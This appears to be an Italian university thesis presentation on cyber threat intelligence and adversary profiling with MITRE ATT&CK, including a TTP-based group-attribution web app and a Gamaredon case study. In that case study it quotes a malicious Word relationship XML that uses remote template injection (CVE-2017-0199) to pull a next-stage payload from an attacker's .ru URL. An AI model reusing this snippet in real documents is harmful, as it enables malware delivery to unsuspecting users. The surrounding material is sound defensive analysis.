

Profilazione degli avversari nel panorama del cyberspazio

Alessandro Bernaschi

alessandro.bernaschi@studenti.unicam.it



COMPUTER SCIENCE @ UNICAM

Unicam Thesis - Profilazione degli avversari nel panorama del cyberspazio

- ▶ Relatore: Fausto Marcantoni
<https://computerscience.unicam.it/marcantoni/>
- ▶ Correlatore: Alessandro Rossetti
alessandro.rossetti@ts-way.com
- ▶ Studente: Alessandro Bernaschi - 109325
alessandro.bernaschi@studenti.unicam.it

INDICE

Introduzione

L'intelligence

Il Ciclo di Intelligence

L'Intelligence in Italia

Cyber Threat Intelligence

Life Cycle CTI

Studio degli Avversari

MITRE ATT&CK

Profilazione Avversario

Applicativo profilazione TTP

INTRODUZIONE

In questa tesi parleremo:

- ▶ Intelligence applicata al cyberspazio.
- ▶ Uso di varie metodologie e strumenti messi in atto per prevenire e mitigare varie tipologie di attacchi informatici.
- ▶ Sviluppo di un applicativo che sarà in grado, in base alle TTP(Tattiche, Tecniche, Procedure) di un gruppo avversario, di fornire una probabilità di appartenenza ad un determinato gruppo.

L'INTELLIGENCE

L'Intelligence è il risultato di una trasformazione. Una trasformazione che parte da **informazioni** che vengono raccolte - dati grezzi, non interpretati, estrapolati da un certo contesto - e finisce, dopo l'analisi delle stesse, con una **valutazione** e con l'elaborazione di un valore aggiunto, che viene attribuito a questi dati.


INFORMAZIONI + **VALUTAZIONE** = INTELLIGENCE

“Se un illuminato sovrano ed un saggio generale sconfiggono il nemico ogni volta e le loro imprese sono così meravigliose da apparire sovrumane, tutto ciò lo si deve alle previsioni derivate dalle informazioni sulla situazione nemica”.


(Sun Tzu, L'arte della guerra)

IL CICLO DI INTELLIGENCE

Il ciclo di Intelligence è composto da 5 fasi:



L'INTELLIGENCE IN ITALIA



CYBER THREAT INTELLIGENCE

La Cyber Threat Intelligence (CTI), consiste nell'attività di raccolta, elaborazione e analisi di dati provenienti da varie fonti in merito agli attacchi informatici che colpiscono o sono potenzialmente in grado di offendere la sicurezza di un'organizzazione. Esistono 4 tipologie:

1. Cyber Threat Intelligence strategica
2. Cyber Threat Intelligence tattica
3. Cyber Threat Intelligence tecnica
4. Cyber Threat Intelligence operativa

STUDIO DEGLI AVVERSARI

Sono 4 i gruppi di attori nel mondo della cybersecurity che sono stati individuati:

1. State-Sponsored
2. Cybercriminali Organizzati
3. Hacktivisti
4. Lupi Solitari

MITRE ATT&CK

MITRE ATT&CK è una knowledge base accessibile a livello globale di tattiche, tecniche e procedure avversarie (TTP) basate su osservazioni del mondo reale.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Impact
5 techniques	1 techniques	5 techniques	2 techniques	7 techniques	5 techniques	12 techniques	3 techniques	4 techniques	1 techniques	6 techniques
Drive-by Compromise Exploit Public-Facing Application Phishing (1) Trusted Relationship Valid Accounts (2)	User Execution (1)	Account Manipulation (2) Create Account (1) Implant Internal Image Office Application Startup (1) Valid Accounts (2)	Domain Policy Modification (1) Valid Accounts (2)	Domain Policy Modification (1) Hide Artifacts (1) Impair Defenses (2) Modify Cloud Compute Infrastructure (4) Unused/Unsupported Cloud Regions Use Alternate Authentication Material (2) Valid Accounts (2)	Brute Force (4) Forge Web Credentials (2) Steal Application Access Token Steal Web Session Cookie Unsecured Credentials (2)	Account Discovery (2) Cloud Infrastructure Discovery Cloud Service Dashboard Cloud Service Discovery Cloud Storage Object Discovery Network Service Scanning Password Policy Discovery Permission Groups Discovery (1) Software Discovery (1) System Information Discovery System Location Discovery System Network Connections Discovery	Internal Spearphishing Tamper Shared Content Use Alternate Authentication Material (2)	Data from Cloud Storage Object Data from Information Repositories (2) Data Staged (1) Email Collection (2)	Transfer Data to Cloud Account	Data Destruction Data Encrypted for Impact Defacement (1) Endpoint Denial of Service (2) Network Denial of Service (2) Resource Hijacking

PROFILAZIONE AVVERSARIO

Gamaredon (Ab)uses Telegram to Target Ukrainian Organizations

CYBERSECURITY / 01.19.23 / The BlackBerry Research & Intelligence Team

RIEPILOGO

Il gruppo Gamaredon ha preso di mira attivamente il governo ucraino ultimamente, affidandosi all'infrastruttura del popolare servizio di messaggistica Telegram per aggirare le tradizionali tecniche di rilevamento del traffico di rete senza sollevare evidenti flag. Nel novembre 2022, BlackBerry ha scoperto una nuova campagna Gamaredon che si basava su uno schema Telegram in più fasi per profilare prima le potenziali vittime e quindi consegnare il payload finale insieme al dannoso comando e controllo (C2).

Questo rapporto fornisce informazioni sulla recente infrastruttura di rete della Crimea utilizzata dal gruppo Gamaredon, nonché un'analisi di ogni passaggio prima che le vittime ricevano il carico utile finale.

ANALISI TECNICA

Ad esempio, il documento con il nome file "Бач пог. чнаbe.docx" utilizza una tecnica di iniezione di modelli remoti (CVE-2017-0199) per ottenere l'accesso iniziale. Una volta aperto, il documento dannoso recupera l'indirizzo specificato e scarica la fase successiva della catena di attacco.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="
rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target=
"http://pretend.goal75.koportas.ru/WIN-HP59QH9A1H/almost/presume.wf8" TargetMode="External"/></
Relationships>
```

APPLICATIVO PROFILAZIONE TTP

Per dare un'ulteriore utilità nell'analisi di un avversario, è stata creata un'applicazione web che, una volta inserite le TTP di un avversario, sarà in grado di fornire, sotto forma di percentuale, una probabilità di appartenenza ad uno o più gruppi avversari.



TTP Avversario

Tattica Resource Development	Tecnica Acquire Infrastructure (T1583)	Sotto-Tecnica Domains (T1583.001)	Rimuovi
Tattica Initial Access	Tecnica Phishing (T1566)	Sotto-Tecnica Spearphishing Attachment (T15	Rimuovi
Aggiungi TTP Invia			

Gruppi con più affinità:

50.0%: Gamaredon, 25.0%: LazarusGroup, 25.0%: Barmanou

APPLICATIVO PROFILAZIONE TTP

Techniques Used

Domain	ID	Name	Use
Enterprise	T1583	.001 Acquire Infrastructure: Domains	Gamaredon Group has registered multiple domains to facilitate payload staging and C2. ^{[1][2]}
Enterprise	T1071	.001 Application Layer Protocol: Web Protocols	Gamaredon Group has used HTTP and HTTPS for C2 communications. ^{[1][2][3][4]}
Enterprise	T1119	Automated Collection	Gamaredon Group has deployed scripts on compromised systems that automatically scan for interesting documents. ^[2]
Enterprise	T1020	Automated Exfiltration	Gamaredon Group has used modules that automatically upload gathered documents to the C2 server. ^[2]
Enterprise	T1547	.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Gamaredon Group tools have registered Run keys in the registry to give malicious VBS files persistence. ^{[2][3][4]}

